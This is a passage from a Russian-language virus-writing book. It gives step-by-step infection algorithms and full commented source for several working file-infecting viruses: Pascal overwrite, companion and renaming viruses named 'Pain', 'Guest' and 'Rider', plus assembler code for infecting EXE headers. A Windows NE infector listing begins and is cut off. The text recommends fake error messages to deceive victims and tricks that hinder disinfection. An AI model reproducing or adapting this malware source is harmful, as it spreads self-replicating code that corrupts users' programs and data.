память. Затем ведется поиск неинфицированной программы. В память считывается ее начало, по длине равное телу вируса. На это место записывается тело вируса. Начало программы из памяти дописывается в конец файла. Отсюда название метода – «метод переноса». После того, как вирус инфицировал один или несколько файлов, он приступает к исполнению программы, из которой запустился. Для этого он считывает начало инфицированной программы, сохраненное в конце файла, и записывает его в начало файла, восстанавливая работоспособность программы. Затем вирус удаляет код начала программы из конца файла, восстанавливая оригинальную длину файла, и исполняет программу. После завершения программы вирус вновь записывает свой код в начало файла, а оригинальное начало программы – в конец. Этим методом могут быть инфицированы даже антивирусы, которые проверяют свой код на целостность, так как запускаемая вирусом программа имеет в точности такой же код, как и до инфицирования.

Вирусы, замещающие программный код (Overwrite)

Как уже говорилось, этот вид вирусов уже давно мертв. Изредка появляются еще такие вирусы, созданные на языке Assembler, но это, скорее, соревнование в написании самого маленького overwrite-вируса. На данный момент самый маленький из известных overwrite-вирусов написан ReminderW (Death Virii Crew group) и занимает 22 байта.

Алгоритм работы overwrite-вируса следующий:

1. Открыть файл, из которого вирус получил управление.
2. Считать в буфер код вируса.
3. Закрыть файл.
4. Искать по маске подходящий для заражения файл.
5. Если файлов больше не найдено, перейти к пункту 11.
6. Открыть найденный файл.
7. Проверить, не заражен ли найденный файл этим вирусом.
8. Если файл заражен, перейти к пункту 10.
9. Записать в начало файла код вируса.
10. Закрыть файл (по желанию можно заразить от одного до всех файлов в каталоге или на диске).
11. Выдать на экран какое-либо сообщение об ошибке, например «Abnormal program termination» или «Not enough memory», – пусть пользователь не слишком удивляется тому, что программа не запустилась.
12. Завершить программу.

Ниже приведен листинг программы, заражающей файлы таким способом.

```
$M 2048, 0, 0
$A−
$B−
$D−
$E+
$F−
$G−
$I−
$L−
$N−
$S−
$V−
$X+
Используются модули Dos и System (модуль System автоматически
подключается к каждой программе при компиляции)
```

```
Uses Dos;
Const
Имя вируса
VirName=’Pain’;
Строка для проверки на повторное заражение.
Она дописывается в заражаемый файл сразу после кода вируса
VirLabel: String[5]=’Pain!’;
Длина получаемого при компиляции EXE−файла
VirLen=4208;
Author=’Dirty Nazi/SGWW.’;
Количество заражаемых за один сеанс работы файлов
InfCount=2;
Var
Массив для определения наличия копии вируса в найденном файле
VirIdentifier: Array [1.5] of Char;
Файловая переменная для работы с файлами
VirBody: File;
Еще одна файловая переменная – хотя без нее можно было
обойтись, так будет понятнее
Target: File;
Для имени найденного файла
TargetFile: PathStr;
Буфер для тела вируса
VirBuf : Array [1.VirLen] of Char;
Для даты/времени файла
Time : LongInt;
Счетчик количества инфицированных файлов
InfFiles : Byte;
DirInfo : SearchRec;
LabelBuf : Array [1.5] of Char;
Инициализация
procedure Init;
begin
LabelBuf[1]:=VirLabel[1];
LabelBuf[2]:=VirLabel[2];
LabelBuf[3]:=VirLabel[3];
LabelBuf[4]:=VirLabel[4];
LabelBuf[5]:=VirLabel[5];
Обнуляем счетчик количества инфицированных файлов
InfFiles:=0;
Связываем файловую переменную VirBody с именем программы,
из которой стартовали
Assign(VirBody, ParamStr(0));
Открываем файл с recsize=1 байту
Reset(VirBody, 1);
Считываем из файла тело вируса в массив VirBuf
BlockRead(VirBody, VirBuf, VirLen);
Закрываем файл
Close(VirBody);
end;
Поиск жертвы
procedure FindTarget;
```

```
Var
Sr: SearchRec;
Функция возвращает True, если найденная
программа уже заражена, и False, если еще нет
function VirusPresent: Boolean;
begin
Пока будем считать, что вируса нет
VirusPresent:=False;
Открываем найденный файл
Assign(Target, TargetFile);
Reset(Target, 1);
Перемещаемся на длину тела вируса от начала файла
Seek(Target, VirLen);
Считываем 5 байт – если файл уже заражен,
там находится метка вируса
BlockRead(Target, VirIdentifier, 5);
If VirIdentifier=VirLabel Then
Если метка есть, значит есть и вирус
VirusPresent:=True;
end;
Процедура заражения
procedure InfectFile;
begin
Если размер найденного файла меньше, чем длина вируса
плюс 100 байт, то выходим из процедуры
If Sr.Size &lt; VirLen+100 Then Exit;
Если найденная программа еще не заражена, инфицируем ее
If Not VirusPresent Then
begin
Запомним дату и время файла. Атрибуты запоминать не надо,
так как поиск ведется среди файлов с атрибутом Archive, а этот
атрибут устанавливается на файл после сохранения в любом случае
Time:=Sr.Time;
Открываем для заражения
Assign(Target, TargetFile);
Reset(Target, 1);
Записывам тело вируса в начало файла
BlockWrite(Target, VirBuf, VirLen);
Перемещаем указатель текущей позиции
на длину вируса от начала файла
Seek(Target, VirLen);
Вписываем метку заражения
BlockWrite(Target, LabelBuf, 5);
Устанавливаем дату и время файла
SetFTime(Target, Time);
Закрываем
Close(Target);
Увеличиваем счетчик инфицированных файлов
Inc(InfFiles);
end;
end;
Начало процедуры FindTarget
```

```
begin
Ищем в текущем каталоге файлы по маске *.EXE
с атрибутами Archive
FindFirst('*.EXE', Archive, Sr);
Пока есть файлы для заражения
While DosError=0 Do
begin
If Sr.Name='' Then Exit;
Запоминаем имя найденного файла в переменную TargetFile
TargetFile:=Sr.Name;
Вызываем процедуру заражения
InfectFile;
Если заразили InfCount файлов, завершаем поиск
If InfFiles &gt; InfCount Then Exit;
Ищем следующий файл по маске
FindNext(Sr);
end;
end;
Основное тело
begin
Инициализируемся
Init;
Ищем жертвы и заражаем их
FindTarget;
Выдаем на экран сообщение об ошибке
WriteLn('Abnormal program termination.');
Это чтобы компилятор вставил в код константы VirName
и Author, условие же поставлено таким образом,
что эти строки никогда не будут выведены на экран
If 2=3 Then
begin
WriteLn(VirName);
WriteLn(Author);
end;
end.
```

Вирусы-спутники (Companion)

Вирусы-спутники сейчас широко распространены – соотношение companion и parasitic вирусов примерно один к двум.

Инфицирование методом создания COM-файла спутника

Смысл этого метода – не трогая «чужого кота» (EXE-программу), создать «своего» – COM-файл с именем EXE-программы. Алгоритм работы такого вируса предельно прост, так как отпадает необходимость лишних действий (например, сохранения в теле вируса длины откомпилированного EXE-файла с вирусным кодом, считывания в буфер тела вируса, запуска файла, из которого вирус получил управление). Незачем даже хранить метку для определения инфицирования файла.

Заражение производится с помощью командного процессора:

1. Если в командной строке указаны параметры, сохранить их в переменную типа String для передачи инфицированной программе.

2. Найти EXE-файл-жертву.

3. Проверить, не присутствует ли в каталоге с найденным EXE-файлом COM-файл с таким же именем, как у файла-жертвы.

4. Если такой COM-файл присутствует, файл уже заражен, переходим к пункту 6.

5. С помощью командного процессора скопировать файл, из которого получено управление, в файл с именем жертвы и расширением COM.

6. Процедурой Exec загрузить и выполнить файл с именем стартового, но с расширением EXE – то есть выполнить инфицированную программу.

7. Вернуть управление в DOS.

Приведенный ниже листинг показывает заражение файлов этим методом.

```
$M 2048, 0, 0
$A−
$B−
$D−
$E+
$F−
$G−
$I−
$L−
$N−
$S−
$V−
$X+
Используются модули Dos и System (модуль System автоматически
подключается к каждой программе при компиляции)
Uses Dos;
Const
Имя вируса
VirName=’Guest’;
Author=’Dirty Nazi/SGWW. 4 PVT only!’;
Количество зараженных за один сеанс работы файлов
InfCount=2;
Var
Для имени найденного файла
TargetFile : PathStr;
Для создания копии
TargetCOM : PathStr;
Счетчик количества заражений
InfFiles : Byte;
DirInfo : SearchRec;
Для сохранения параметров командной строки
Parms : String;
Для цикла For
I: Byte;
Поиск жертв
procedure FindTarget;
Var
Sr : SearchRec;
Функция возвращает True, если найденная программа уже заражена,
и False, если еще нет
function VirusPresent: Boolean;
```

```
Var
Target : File;
begin
Пока будем считать, что вируса здесь нет
VirusPresent:=False;
Пытаемся открыть файл с именем найденной программы,
но с расширением COM
Assign(Target, TargetCOM);
Reset(Target, 1);
Если не было ошибок при открытии,
программа уже инфицирована этим вирусом
If IOResult=0 Then
begin
VirusPresent:=True;
Открыли – закроем
Close(Target);
end;
end;
Собственно процедура заражения
procedure InfectFile;
begin
Если найденная программа еще не заражена, инфицируем ее
If Not VirusPresent Then
begin
С помощью командного процессора
копируем вирусный код в COM−файл
SwapVectors;
Exec(GetEnv('COMSPEC'),'/C COPY /B '+ParamStr(0)+'
'+TargetCOM+' &gt;NUL');
SwapVectors;
Увеличиваем на единицу счетчик инфицированных файлов
Inc(InfFiles);
end;
end;
begin начало процедуры FindTarget
Ищем в текущем каталоге файлы по маске *.EXE
с атрибутами Archive
FindFirst('*.EXE', Archive, Sr);
Пока есть файлы для заражения
While DosError=0 Do
begin
If Sr.Name='' Then Exit;
Запоминаем имя найденного файла в переменную TargetFile
TargetFile:=Sr.Name;
TargetCOM:=Copy(TargetFile,1,Length(TargetFile)–4)+'.COM';
Вызываем процедуру заражения
InfectFile;
Если заразили InfCount файлов, завершаем поиск
If InfFiles &gt; InfCount Then Exit;
Ищем следующий файл по маске
FindNext(Sr);
end;
```

```
end;
Основное тело
begin
Parms:=’ ’;
Запоминаем параметры командной строки
If ParamCount &lt;&gt; 0 Then
For I:=1 To ParamCount Do
Parms:=Parms+’ ’+ParamStr(I);
Ищем жертвы и заражаем их
FindTarget;
TargetFile:=Copy(ParamStr(0),1,Length(ParamStr(0))−4)+’.EXE’;
Ищем файл с именем стартового файла, но с расширением EXE
FindFirst(TargetFile, AnyFile, DirInfo);
Если такой файл найден, запускаем его на выполнение
If DosError=0 Then
begin
SwapVectors;
Exec(GetEnv(’COMSPEC’),’/C ’+TargetFile+Parms);
SwapVectors;
end Else
Если файл не найден, выходим,
не внося в программу изменений
begin
WriteLn(#13#10, VirName, ’ by ’,Author);
WriteLn(’Какое−нибудь сообщение’);
end;
end.
```

Инфицирование методом переименования EXE-файла

Отличий в алгоритмах работы этих вирусов и их «коллег», создающих файл-спутник, не так уж много. Но, по всей видимости, заражение методом переименования несколько совершеннее – для излечения от вируса нужно не просто удалить COM-файл с кодом вируса, а немного помучаться и разыскать, во что же переименован EXE-файл с инфицированной программой.

1. Если в командной строке указаны параметры, сохранить их в переменную типа String для передачи инфицированной программе.
2. Найти EXE-файл-жертву.
3. Проверить, не присутствует ли в каталоге с найденным EXE-файлом-жертвой файл с таким же именем и с расширением, которое выбрано для инфицированной программы (например, OVL – программный оверлей).
4. Если такой файл присутствует, программа уже инфицирована – переходим к пункту 7.
5. Переименовать найденный файл-жертву (EXE) в файл с таким же именем, но с расширением, выбранным для инфицированной программы.
6. С помощью командного процессора скопировать файл, из которого получено управление, в файл с именем жертвы и расширением жертвы.
7. Найти в каталоге, из которого получено управление, файл с именем стартовой программы, но с расширением, выбранным для инфицированной – это и будет зараженная программа, которую в данный момент необходимо запустить на исполнение.
8. Если такой файл не найден, переходим к пункту 12.
9. Изменить расширение найденного файла на COM (ни в коем случае не на EXE, ведь

в EXE-файле с таким именем находится вирусный код!).

10. Процедурой Exec загрузить и выполнить переименованный файл – то есть выполнить инфицированную программу.

11. Вернуть COM-файлу с инфицированной программой выбранное расширение, то есть превратить его опять в неисполняемый.

12. Вернуть управление в DOS.

Несколько слов о вирусе, листинг которого приведен ниже. Вирус Rider написан очень просто и доступно. За сеанс работы он заражает один EXE-файл в текущем каталоге. Сам процесс заражения также весьма прост: файл-жертва переписывается в файл с расширением OVL (оверлейный файл), а на его место с помощью командного процессора копируется вирусный код. При запуске происходит заражение только что найденного EXE-файла, затем вирусный код переименовывается в OWL, а OVL – в EXE, после чего оригинал запускается на исполнение. Когда оригинал отработал, происходит переименование в обратном порядке. С защищенного от записи диска программа не запустится, она выдаст сообщение, что диск защищен от записи.

В представленном здесь виде вирус легко обезвредить, достаточно просто переименовать OVL-файл обратно в EXE. Но, чтобы усложнить лечение, в вирусе может быть использован такой прием:

```
procedure MakeNot;
Var
Buf10: Array [1.10] of Byte;
Cicle: Byte;
begin
Seek(Prog, 0);
Reset(Prog);
BlockRead(Prog, Buf10, 10);
For Cicle:=1 To 10 Do Buf10[Cicle]:=Not Buf10[Cicle];
Seek(Prog, 0);
BlockWrite(Prog, Buf10, 10);
Close(Prog);
end;
```

При использовании этой процедуры надо учитывать, что заражаемая и запускаемая на исполнение программа должна быть связана с переменной Prog типа File, описанной в основном модуле. Суть процедуры состоит в том, что из заражаемой программы считываются 10 байт и кодируются операцией Not. EXE-программа становится неработоспособной. Запускать эту процедуру нужно не только перед прогоном оригинала, но и после него.

```
Name Rider
Version 1.0
Stealth No
Tsr No
Danger 0
Attac speed Slow
Effects No
Length 4000
Language Pascal
BodyStatus Packed
Packer Pklite
$M 2048, 0, 0  Stack 1024b, Low Heap Limit 0b,
```

```
High Heap Limit 0b
Используются модули Dos и System (модуль System автоматически
подключается к каждой программе при компиляции)
Uses Dos;
Const
Fail=’Cannot execute ’#13#10’Disk is write−protected’;
Расширения файлов, которые будем использовать
Ovr=’.OWL’;
Ovl=’.OVL’;
Exe=’.EXE’;
Var
DirInfo : SearchRec;
Sr : SearchRec;
Ch : Char;
I : Byte;
OurName : PathStr;
OurProg : PathStr;
Ren : File;
CmdLine : ComStr;
Victim : PathStr;
VictimName : PathStr;
Процедура для проверки диска на Read Only
procedure CheckRO;
begin
Assign(Ren, #$FF);
ReWrite(Ren);
Erase(Ren);
If IOResult &lt;&gt; 0 Then
Если диск защищен от записи, то ответ ’Access denied’
begin
WriteLn(Fail);
Halt(5);
end;
end;
Процедура прогонки оригинала
procedure ExecReal;
begin
Находим оригинал
FindFirst(OurName+Ovl, AnyFile, DirInfo);
If DosError &lt;&gt; 0 Then
Если не нашли
begin
WriteLn(’Virus RIDER. Let’s go on riding!’);
WriteLn(’I beg your pardon, your infected file cannot be executed.’);
Выход с DosError=Файл не найден
Halt(18);
end;
Переименовываем программу в OVL
Assign(Ren, OurName+Exe);
ReName(Ren, OurName+Ovr);
Переименовываем оверлей в EXE
Assign(Ren, OurName+Ovl);
```

```
ReName(Ren, OurName+Exe);
И запускаем его
SwapVectors;
Exec(GetEnv('COMSPEC'), '/C '+OurName+Exe+CmdLine);
SwapVectors;
А теперь возвращаем все на место
Assign(Ren, OurName+Exe);
ReName(Ren, OurName+Ovl);
Assign(Ren, OurName+Ovr);
ReName(Ren, OurName+Exe);
end;
Процедура заражения
procedure Infect;
begin
Переименовываем жертву в OVL
Assign(Ren, Victim);
ReName(Ren, VictimName+Ovl);
Копируем тело вируса на место жертвы
SwapVectors;
Exec(GetEnv('COMSPEC'), '/C COPY '+OurProg+' '+Victim+' &gt;NUL');
SwapVectors;
end;
Процедура поиска жертвы
procedure FindFile;
begin
В текущем каталоге ищем EXE−файл
FindFirst('*.EXE', AnyFile, DirInfo);
If DosError=0 Then
И если он найден
begin
Запоминаем имя жертвы
Victim:=DirInfo.Name;
Запоминаем имя без расширения
VictimName:=Copy(Victim, 1, Length(Victim)–4);
Ищем оверлей с тем же именем
FindFirst(VictimName+Ovl, AnyFile, Sr);
If DosError &lt;&gt; 0 Then Infect;
end;
end;
Процедура инициализации переменных
procedure Init;
begin
Командная строка
CmdLine:='';
Полное имя нашей программы
OurProg:=ParamStr(0);
Имя нашей программы без расширения
OurName:=Copy(ParamStr(0), 1, Length(ParamStr(0))–4);
For I:=1 To ParamCount Do
begin
Запоминаем параметры
CmdLine:=ParamStr(I)+' ';
```

```
end;
end;
Основная подпрограмма
begin
А эту табличку запишем в код для тех,
кто распакует вирус и начнет в нем копаться
If False Then
begin
WriteLn(#13#10 ' ');
end;
Инициализируемся
Init;
Проверка диска на R/O
CheckRO;
Ищем и заражаем
FindFile;
Загружаем оверлей
ExecReal;
end.
```

Вирусы, внедряющиеся в программу (Parasitic)

Эти вирусы являются самыми «хитрыми». Поскольку такой вирус внедряется в инфицируемую программу, это дает ему много преимуществ перед всеми вышеописанными вирусами: на диске не появляются лишние файлы, нет забот с копированием и переименованием, кроме того, усложняется лечение инфицированных файлов.

Стандартное заражение EXE-файлов

Стандартное заражение – заражение, при котором вирус внедряется в конец файла, изменяя заголовок так, чтобы после загрузки файла управление получил вирус. Принципиально действие такого вируса мало отличается от действия рассмотренного COM-вируса. Чтобы выяснить способы работы с EXE-файлами, рассмотрим следующий фрагмент программы:

```
;Читаем заголовок EXE−файла (точнее, только первые 18h байт,
;которых вполне достаточно)
ReadHeader:
mov ah,3Fh
mov dx,offset EXEHeader
mov cx,0018h
int 21h
;Устанавливаем в SI адрес считанного заголовка. В дальнейшем
;будем обращаться к заголовку, используя SI+смещение элемента
mov si,offset EXEHeader
;Получаем реальную длину файла, переместив указатель текущей
;позиции чтения/записи в конец файла
GetRealFSize:
mov ax,4202h
mov bx,Handle
xor cx,cx
```

```
xor dx,dx
int 21h
;Сохраним полученную длину файла
mov Reallen,dx
mov Reallen+2,ax
;Так как речь идет о стандартной процедуре заражения, нужно
;помнить, что все вышесказанное не должно затрагивать
;оверлейные файлы. Их длина, указанная в заголовке,
;меньше реальной, то есть эти файлы загружаются
;в память не полностью.
;Следовательно, если заразить такой файл, вирус попадет
;в незагружаемую часть.
;Сохраним в стеке реальную длину EXE−файла
push dx
push ax
;Рассчитаем размер EXE−файла в 512−байтных страницах и остаток
CompareOVL:
mov cx,0200h
div cx
;На данный момент в регистре AX находится число страниц
;(в каждой странице содержится 512 байт),
;а в регистре DX – остаток, образующий
;еще одну (неучтенную) страницу.
;Добавим эту страницу к общему числу страниц –
;если остаток не равен нулю, то
;увеличим число страниц
or dx,dx
jz m1
inc ax
m1:
;Будем считать пригодным для заражения
;стандартным способом файлы с длиной,
;полностью совпадающей с указанной в заголовке
cmp ax,[si+PartPag]
jne ExitProc
cmp dx,[si+PageCnt]
jne ExitProc
;Чтобы вирус смог вернуть управление
;зараженной программе, сохраним поля ReloSS,
;ExeSP, ReloCS, ExeIP из заголовка EXE−файла.
;Значения констант, используемых в программе,
;равны смещению соответствующего
;элемента в заголовке EXE−файла (Приложение A)
InitRetVars:
mov ax,[si+ReloSS]
mov oldss,ax
mov ax,[si+ExeSP]
mov oldsp,ax
mov ax,[si+ReloCS]
mov oldcs,ax
mov ax,[si+ExeIP]
mov oldip,ax
```

```
;Восстановим из стека реальную длину файла
;В данном случае она совпадает с длиной, указанной в заголовке
pop ax
pop dx
;Рассчитаем длину программы с вирусом, для чего прибавим
;к длине файла длину тела вируса
add ax,VIRSIZE ;VIRSIZE – длина тела вируса
adc dx,0
;Рассчитаем получившуюся длину (одна страница – 512 байт)
;и остаток в последней странице (так же,
;как рассчитывали длину файла без вируса)
mov cx,0200h
div cx
or dx,dx
jz new_len
inc ax
New_len:
;Внесем в заголовок новую длину файла
mov [si+PageCnt],ax
mov [si+PartPag],dx
;Прочитаем реальную длину файла.
;По ней будем рассчитывать новую
;точку входа в программу (адрес запуска)
Eval_new_entry:
mov dx,Reallen+2
mov ax,Reallen
;Рассчитаем новую точку входа.
;Точка входа в вирус должна находиться
;в начале его тела. Другими словами, нужно к длине файла
;прибавить смещение точки входа.
;Разделим длину на размер параграфа (10h)
mov cx,10h
div cx
;Получили число параграфов (AX) и остаток (DX – смещение
;вируса в последнем параграфе).
;Отнимем от числа параграфов в файле число
;параграфов в заголовке – получим сегмент входа в EXE−файл
sub ax,[si+HdrSize]
;Запишем новую точку входа в заголовок
mov [si+ReloCS],ax
mov [si+ExeIP],dx
;Замечание: можно было округлить полученное число,
;и вирус начинался бы с 0000h.
;Но этого делать не стоит.
;Естественно, все обращения к данным в этом вирусе
;должны быть нефиксированными, как и в любом другом вирусе.
;Вместо ”mov ax,ANYDATA” придется делать так:
; mov si,VIRSTART
; mov ax,[si+offset ANYDATA]
;где offset ANYDATA – смещение относительно начала тела вируса
;Стек поставим за тело вируса – байт на 100h. Потом обязательно
;вернем, иначе можно стереть заготовленные в стеке значения!
```

```
;Установим сегмент стека такой же, как и кода,
;а указатель на вершину стека –
;на 100h байт после тела вируса
mov [si+ReloSS],ax
mov ax,VIRSIZE+100h
mov [si+ExeSP],ax
;Теперь запишем заголовок в файл, не забыв и тело вируса.
;Рекомендуется писать сначала тело, а потом заголовок.
;Если тело вдруг не допишется,
;то файл испортим зря
UpdateFile:
;Запишем тело вируса
WriteBody:
;Установим указатель чтения/записи в конец файла
mov bx,Handle
xor cx,cx
xor dx,dx
mov ax,4202h
int 21h
;Запишем тело вируса в файл
mov ah,40h
mov cx,VIRSIZE
mov dx,offset VIRStart
int 21h
;Запишем заголовок
WriteHeader:
;Установим указатель чтения/записи в начало файла
mov ax,4200h
xor cx,cx
xor dx,dx
int 21h
;Запишем заголовок в файл
mov cx,0018h
mov ah,40h
mov dx,si
int 21h
```

Итак, вирус «поселился» в EXE-файле. А как после окончания работы вируса передать управление инфицированной программе? Вот процедура выхода из вируса:

```
CureEXE:
StackBack:
;Установим первоначальный указатель (сегмент и смещение) стека
mov ax,ds
;Прибавим 0010h, после чего в AX будет
;находится сегмент, с которого
;загружен программный модуль
add ax,10h
;Прибавим первоначальный сегмент стека
db @add_ax ;код ADD AX, дальше по аналогии
OldSS dw ? ;это значение было установлено
;при заражении
```

```
;Запретим прерывания, так как со стеком нельзя работать,
;пока и сегмент, и смещение не установлены в нужное значение
cli
;Установим сегмент стека (PSP+10h+OldSS)
mov ss,ax
;Установим первоначальный указатель (смещение) стека
db @mov_sp
OldSP dw ?
;Разрешим прерывания – опасный участок пройден
sti
;Подготовим значения в стеке для команды IRET
RetEntryPoint:
pushf
;Рассчитаем сегмент для кода по аналогии с сегментом стека
mov ax,DATASEG
add ax,10h
db @add_ax
OldCS dw ?
;Сохраним в стеке полученное значение (PSP+10h+OldCS)
push ax
;Сохраним в стеке смещение исходной точки входа
db @mov_ax
OldIP dw ?
push ax
;Запустим программу. В стеке находятся смещение
;точки входа, сегмент точки входа и флаги
iret
```

Внедрение способом сдвига

Инфицируемая программа размещается в файле после кода вируса, сдвигаясь на его длину, отсюда и название метода. Алгоритм работы вируса следующий:

1. Открыть файл, из которого получено управление.
2. Считать в буфер тело вируса.
3. Закрыть файл.
4. Найти файл-жертву (для данного типа вирусов лучше COM-файл, но можно и не слишком большой EXE – это связано с тем, что все тело инфицируемой программы считывается в память и ее может не хватить, если эта программа слишком большая).
5. Открыть файл-жертву.
6. Проверить файл на повторное заражение (здесь могут быть варианты, но чаще всего используется сигнатура).
7. Если файл уже инфицирован, перейти к пункту 3.
8. Считать в буфер все тело программы.
9. Записать в начало файла тело вируса из буфера.
10. Дописать в файл после тела вируса тело программы из буфера. Длина программы увеличивается на длину вируса.
11. Закрыть файл-жертву.
12. Открыть файл, из которого стартовали.
13. Считать в буфер тело инфицированной программы, расположенное в файле после тела вируса.
14. Создать на диске временный файл с расширением COM или EXE (в зависимости от того, какой тип программ заражается).

15. Записать в этот файл тело программы из буфера.

16. Закрыть созданный файл.

17. Процедурой Exec запустить созданный файл на исполнение – выполнится инфицированная программа.

18. После завершения работы программы созданный файл удалить.

19. Вернуть управление в DOS.

Вирусы – это хорошая гимнастика для ума, хотя многие думают, что написать вирус на языке высокого уровня весьма трудно. Это не совсем так. Писать на языке Pascal довольно легко, правда величина полученного кода вызывает благоговейный трепет.

Внедрение способом переноса

Вирусы данного типа размножаются следующим образом. Из инфицируемой программы от начала файла считывается часть кода, по длине равная длине вируса. На освободившееся место вписывается вирус, а оригинальное начало программы переносится в конец файла. Отсюда и название метода – «метод переноса». Есть и другие варианты. Иногда, например, начало программы записывается в середину файла, а середина переносится в конец, чтобы еще сильнее все запутать. Превосходство данного метода над другими описанными в том, что инфицированная программа исполняется в том же виде, в каком она была до заражения, из файла с тем же именем и расширением. То есть программы, проверяющие себя на предмет заражения вирусом, его не замечают. Корректно исполняются и такие программы, которые ищут свои файлы конфигурации с именами:

ИМЯ_И_ПУТЬ_К_САМОЙ_ПРОГРАММЕ +.INI

Недостаток данного метода проявляется при сбоях в работе компьютера. Если при исполнении инфицированной программы компьютер «повиснет» или произойдет перезагрузка системы, инфицированная программа окажется «чистой», то есть без вируса. Но, во-первых, «кто не рискует, тот не пьет шампанского», а во-вторых, программы виснут редко. Алгоритм работы такого вируса следующий:

1. Открыть файл, из которого получено управление.

2. Считать в буфер тело вируса.

3. Закрыть файл.

4. Найти файл-жертву.

5. Открыть файл-жертву.

6. Проверить файл на повторное заражение (здесь могут быть варианты, но чаще всего используется сигнатура).

7. Если файл уже инфицирован, перейти к пункту 3.

8. Считать в буфер из начала найденного файла фрагмент программы, по длине равный телу вируса.

9. Записать в начало файла тело вируса из буфера.

10. Дописать в конец файла считанное начало программы из буфера. Длина программы увеличилась на длину вируса.

11. Закрыть файл-жертву.

12. Открыть файл, из которого стартовали.

13. Считать в буфер начало инфицированной программы, расположенное в конце файла.

14. Записать считанное начало программы поверх кода вируса в начало файла.

15. Сократить файл до его оригинальной длины (то есть удалить часть кода, по длине равную длине тела вируса, в конце файла).

16. Закрыть файл.

17. Процедурой Exec запустить стартовый файл (ParamStr(O)) на исполнение –

выполнится инфицированная программа.

18. После завершения работы программы опять открыть стартовый файл.

19. Записать в начало файла тело вируса, а оригинальное начало программы опять переместить в конец файла.

20. Закрыть файл.

21. Вернуть управление в DOS.

Глава 3
Вирусы под Windows

В этой главе рассказано о вирусах, заражающих файлы в операционной среде Windows. Наиболее подробно рассмотрены вирусы под Windows 95. Представлены исходные тексты вирусов с подробными комментариями. Также приведены основные сведения о запускаемых файлах программ под Windows, их структуре, отличиях от файлов DOS.

Вирусы под Windows 3.11

В исполняемом файле Windows содержатся в различных комбинациях код, данные и ресурсы. Ресурсы – это BIN-данные для прикладных программ. Учитывая возможность запуска файла из DOS, формат данных должен распознаваться обеими системами – и DOS, и Windows. Для этого все исполняемые файлы под Windows содержат два заголовка. Первый заголовок (старый) – распознается DOS как программа, выводящая на экран «This program requires Microsoft Windows». Второй заголовок (NewEXE) – для работы в Windows (см. приложение).

Как же заразить Windows NewEXE? На первый взгляд файл формата WinNE – обычный EXE-файл. Начинается он с заголовка EXE для DOS и программы (STUB), которая выводит сообщение «This program requires Microsoft Windows».

Если в EXE-заголовке по смещению 18h стоит число 40h или больше, значит по смещению 3Ch находится смещение заголовка NewEXE. Заголовок NewEXE начинается с символов «NE». Далее идет собственно заголовок, в котором содержатся различные данные, в том числе адреса смещений таблиц сегментов, ресурсов и другие. После заголовка расположена таблица сегментов, за ней – все остальные таблицы, далее размещены собственно сегменты с кодом.

Итак, порядок действий:

1. Адрес заголовка NewEXE (DOS_Header+3Ch) уменьшается на 8.

2. Заголовок NewEXE сдвигается на 8 байт назад.

3. В таблицу сегментов добавляется новый элемент, описывающий сегмент вируса.

4. CS: IP NewEXE изменяется на начало вирусного кода, само тело вируса дописывается в конец файла.

Для загрузки в память (надо перехватить вектор INT 21 h из-под Windows) необходимо использовать функции DPMI (INT 31h). Действия: выделение сегмента, изменение его прав доступа, запись вируса, перехват прерывания 21h (делается с помощью функций DPMI).

В качестве примера приведен полный исходный текст вируса под Windows. Принципы заражения такие же, как и при заражении обычного EXE-файла, – изменяется структура EXE-файла и среда, в которой он работает.

```
.286
.MODEL TINY
```

```
.CODE
;Сохраним регистры и флаги
pushf
pusha
push ds
push es
;Проверим, доступен ли DPMI. Если доступен,
;продолжаем, если нет – выходим
mov ax,1686h
int 2Fh
or ax,ax
jz dpmi_exist
;Восстановим регистры и флаги
exit:
pop es
pop ds
popa
popf
;Запустим программу−носитель
db 0EAh
relocIP dw 0
relocCS dw 0FFFFh
dpmi_exist:
;Выделим линейный блок памяти, используя DPMI
mov ax,0501h
mov cx,0FFFFh
xor bx,bx
int 31h
;Сохраним индекс и 32−битный линейный адрес
;полученного блока памяти в стеке
push si
push di
push bx
push cx
;Создадим дескриптор в таблице LDT
xor ax,ax
mov cx,1
int 31h
;В поле адреса полученного дескриптора
;установим адрес нужного блока памяти
mov bx,ax
mov ax,7
pop dx
pop cx
int 31h
;В поле предела полученного дескриптора
;установим размер выделенного блока памяти
mov ax,8
mov dx,0FFFFh
xor cx,cx
int 31h
;В поле прав доступа полученного дескриптора установим значение,
```

```
;соответствующее сегменту данных, доступному для чтения и записи
mov ax,9
mov cl,11110010b
xor ch,ch
int 31h
;Загрузим селектор в регистр DS. После этого регистр DS будет
;указывать на выделенный блок памяти
mov ds,bx
;Читаем из стека и сохраняем в памяти
;индекс полученного блока памяти
pop [mem_hnd+2]
pop [mem_hnd]
;Получим текущую DTA
mov ah,2Fh
int 21h
mov [DTA],bx
mov [DTA+2],es
;Найдем первый EXE−файл (маска *.EXE)
mov ah,4Eh
xor cx,cx
mov dx,OFFSET wild_exe
push ds
push cs
pop ds
int 21h
pop ds
;Если файл найден, перейдем к заражению, иначе освободим
;выделенную область памяти и запустим программу−носитель
jnc found_exe
;Освободим выделенную область памяти
call free
;Запустим программу−носитель
jmp exit
;Перейдем к следующему файлу – этот не подходит
close_exe:
;Закроем файл
mov ah,3Eh
int 21h
;Найдем следующий файл
mov ah,4Fh
int 21h
;Если файл найден, перейдем к заражению, иначе освободим
;выделенную область памяти и запустим программу−носитель
jnc found_exe
;Освободим выделенную область памяти
call free
;Запустим программу−носитель
jmp exit
;Файл найден, проверим его на пригодность к заражению
found_exe:
;Откроем файл для чтения и записи
push ds
```

```
lds dx,DWORD PTR [DTA]
add dx,1Eh
mov ax,3D02h
int 21h
pop ds
;Прочтем старый заголовок
mov dx,OFFSET old_hdr
mov bx,ax
mov cx,40h
mov ah,3Fh
int 21h
;Проверим сигнатуру, это EXE−файл?
cmp WORD PTR [old_hdr],”ZM”
jne close_exe
;Проверим смещение таблицы настройки адресов.
;Если значение больше 40h, то это не обычный EXE−файл.
;Не будем сразу делать вывод,
;что это NewEXE, потому что это может оказаться
;PE−, LE−, LX−executable или другой
;(PE−executable описан в разделе,
;посвященном Windows 95, остальные
;типы EXE−файлов в этой книге не рассматриваются)
cmp [old_hdr+18h],WORD PTR 40h
jb close_exe
;Перейдем ко второму заголовку (может быть, это NewEXE?):
;Переводим указатель к смещению, обозначенному в поле 3Ch
mov dx,WORD PTR [old_hdr+3Ch]
mov cx,WORD PTR [old_hdr+3Eh]
mov ax,4200h
int 21h
;Прочитаем второй заголовок
mov dx,OFFSET new_hdr
mov cx,40h
mov ah,3fh
int 21h
